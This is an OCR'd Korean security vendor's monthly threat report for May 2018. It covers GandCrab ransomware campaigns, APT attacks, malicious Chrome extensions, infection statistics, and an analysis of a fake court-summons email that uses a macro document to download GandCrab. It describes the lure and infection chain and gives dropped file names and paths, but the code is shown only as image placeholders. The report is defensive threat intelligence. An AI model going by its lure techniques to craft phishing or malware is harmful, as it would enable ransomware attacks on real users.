이스트시큐리티

보안 동향 보고서

No.105 2018.06

No.105 2018.06

이스트시큐리티 보안 동향 보고서
CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

1. 악성코드 동향

지난 5 월에 발생한 주요 악성코드 이슈를 살펴보면 크게 3 가지로 요약할 수 있습니다.

1. 여전히 다양한 형태로 이뤄지는 GandCrab 랜섬웨어 공격
2. 남북 정상회담 이슈를 악용한 APT 공격
3. 크롬 확장프로그램으로 위장하여 사용자 정보를 유출시키는 공격

GandCrab 랜섬웨어는 지난달에 이어 5 월에도 그 위세가 계속 되었습니다. 알려진 doc 취약점(CVE-2017-8570)을 통해 불특정 다수에게 유포가 이뤄지기도 하고, 국내 대학 대상으로도 유포된 케이스도 확인되었습니다. 사회공학적 기법을 활용하여 채용공고 지원 문의 혹은 입사지원서로 위장하여 기업 임직원을 대상으로 하는 GandCrab 이 발견되었습니다. 또한 한국의 유명 택배회사의 배송팀으로 위장, 매크로를 활용하여 GandCrab 이 포함된 이메일을 유포하는 정황이 확인되기도 하였습니다. 이뿐만이 아닙니다. 5 월말경에는 Bondat 이라는 2013 년 발견된 웜의 변종이 발견되었는데, 기존의 웜 기능에 추가로 GandCrab 랜섬웨어를 유포하는 시도가 확인되기도 하였습니다. 지난 5 월 한 달 동안 발생한 해당 이슈들은, 공격자 또는 공격에 가담한 협력자가 유창한 한국어를 구사하기 때문에 더더욱 주의가 필요합니다.

이외에도 남북 정상회담 이슈 관련 판문점 선언 내용의 문서로 수행된 Operation OneZero APT 공격이 발견되었으며, 안보/대북 연구기관등을 대상으로 워터링홀 공격이 수행된 “Operation WanterTank” APT 공격도 추가로 확인되었습니다.

또한 크롬(Chrome) 브라우저 사용자를 노린 공격이 2 건이나 발생했습니다. 크롬 확장 프로그램으로 위장하여 정상적인 크롬 웹스토어에 업로드되었고, 사용자가 해당 악성 확장프로그램을 설치할 경우 사용자의 SNS 또는 가상화폐 거래 사이트의 계정정보 탈취를 시도 하고, 가상화폐 채굴기를 설치하는 시도가 확인되기도 하였습니다. 이러한 악의적인 크롬 확장프로그램들이 주로 페이스북 메신저 등을 통해 유포가 이뤄졌기 때문에 SNS 에서 URL 을 클릭하거나 파일을 다운로드하는 경우 각별히 주의를 기울여야 하겠습니다.

추가적으로 악성코드 이슈는 아니지만 2018 년 5 월 25 일자로 EU 를 통해 정식 발효된 GDPR(General Data Protection Regulation)에도 많은 관심이 모아지고 있습니다. EU 회원국 대상으로 개인정보 수집/처리 활동을 하는 기업들은 GDPR 에 대한 정확한 정보를 확인하고, 현재 회사가 처한 상황을 인지하고 대처하는 것이 기업 리스크 관리차원에서도 매우 중요한 이슈로 떠오르게 되었습니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

2018 년 5 월의 감염 악성코드 Top 15 리스트에서는 지난 2018 년 4 월 1 위를 차지했던 Trojan.Agent.gen 이 이번 달 Top 15 리스트에서도 1 위를 차지했다. 지난 4 월에 2 위였던 Misc.HackTool.AutoKMS 도 이번 달 역시 2 위를 차지했다.

지난 달 3 위를 차지했던 Trojan.LNK.Gen 이 여섯 계단 하강한 9 위를 차지하여 이전 3 월수준으로 돌아온 것을 확인할 수 있으며, 전반적으로 4 월에 비해 전체 감염 건수가 22%가량 크게 증가한 5 월이었다. 올해 2 월부터 4 월까지 꾸준히 악성코드 전체 감염 건수가 줄어들고 있는 추세였으나 5 월 들어서 전체 감염 건수가 급증하였다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Trojan.Agent.gen	Trojan	1,650,470
2	-	Misc.HackTool.AutoKMS	Trojan	868,596
3	↑2	Trojan.HTML.Ramnit.A	Trojan	639,193
4	-	Adware.SearchSuite	Adware	494,116
5	↑4	Hosts.media.opencandy.com	Host	471,492
6	New	Gen:Variant.Graftor.468105	Trojan	371,769
7	-	Misc.Keygen	Trojan	349,478
8	-	Win32.Neshta.A	Virus	332,593
9	↓6	Trojan.LNK.Gen	Trojan	282,638
10	-	Worm.ACAD.Bursted.doc.B	Worm	217,303
11	↑4	Win32.Ramnit	Worm	167,366
12	New	Worm.IM-VB.as	Worm	156,690
13	New	Win32.Sality.3	Virus	148,117
14	New	Win32.Ramnit.Dam	Worm	141,262
15	↓2	Win32.Ramnit.N	Worm	133,678

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2018 년 5 월 01 일 ~ 2018 년 5 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 65%를 차지했으며 웜(Worm) 유형이 13%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


5 월에는 4 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 83%에서 64%로 크게 감소했다. 절대 수치로만 보면 트로이목마 감염 건수가 크게 변화하지 않았으나, 다른 카테고리 및 전체 감염 건수가 크게 증가하면서 상대적으로 트로이목마 감염 비율이 큰 감소폭을 보였다. 웜 악성코드 및 바이러스 감염 건수는 크게 증가하였다.




3. 허니팟/트래픽 분석

5 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치



최근 3 개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치

단위 : 악의적 트래픽 접속 시도 감지 건수

2017년 12월 ~2018년 5월

02
전문가 보안 기고

1. 피고 소환장 통지서로 사칭한 GandCrab 랜섬웨어 유포 주의

2. 상품 관련 내용으로 유포되는 악성 메일 주의

1. 피고 소환장 통지서로 사칭한 GandCrab 랜섬웨어 유포 주의

안녕하세요. 이스트시큐리티 시큐리티대응센터(ESRC)입니다.


국내에 피고 소환장 통지서로 사칭한 악성 이메일을 통해 GandCrab 랜섬웨어가 유포되고 있어 긴급히 주의를 당부드립니다.

이번에 발견된 이메일은 소환장 통지 내용으로 '여기서 소환 공지 다운로드' URL 링크 클릭을 유도합니다.

[그림 1] 피고 소환장 통지서 사칭 악성 이메일


02 전문가 보안 기고

URL 링크를 클릭할 경우 악성 URL 로 연결되며, 'summons_notice_2235674.doc' 파일을 다운로드 받습니다. 다음은 링크에 접속했을 때 URL 의 소스 코드입니다.



[그림 2] 하이퍼텍스트를 통해 연결되는 URL


다운로드된 'summons_notice_2235674.doc'는 문서 내용이 'Microsoft Word'에 의해 보호된다는 내용을 담고 있으며 내용을 보기 위해 매크로 활성화를 유도합니다.



[그림 3] 매크로 활성화를 유도하는 DOC 파일

02 전문가 보안 기고


이용자가 소환장에 대한 자세한 정보를 열람하기 위해 매크로 허용 및 실행할 경우, 추가적으로 DOC 본문 이미지를 소환장 통지서 관련 내용이 담긴 특정 웹 사이트의 이미지로 수정 및 GandCrab 랜섬웨어를 다운로드받습니다.



[그림 4] 소환장 통지서 내용으로 수정된 DOC 문서

[그림 5] GandCrab 랜섬웨어를 다운받는 코드


다운로드된 GandCrab 랜섬웨어는 'C:\Users\Public\' 경로에 'JSQC0UgW.exe' 이름으로 드롭 및 실행됩니다.



[그림 6] 다운로드한 GandCrab 랜섬웨어 드롭

GandCrab 감염 시 암호화 대상 파일 뒤에 'CRAB'이 추가되며, 바탕화면 변경 및 랜섬노트로 대시코인 등의 금전 결제를 요구합니다. 다음은 GandCrab 랜섬노트 및 바탕화면입니다.

[그림 7] GandCrab 랜섬웨어 이미지로 변경된 바탕화면



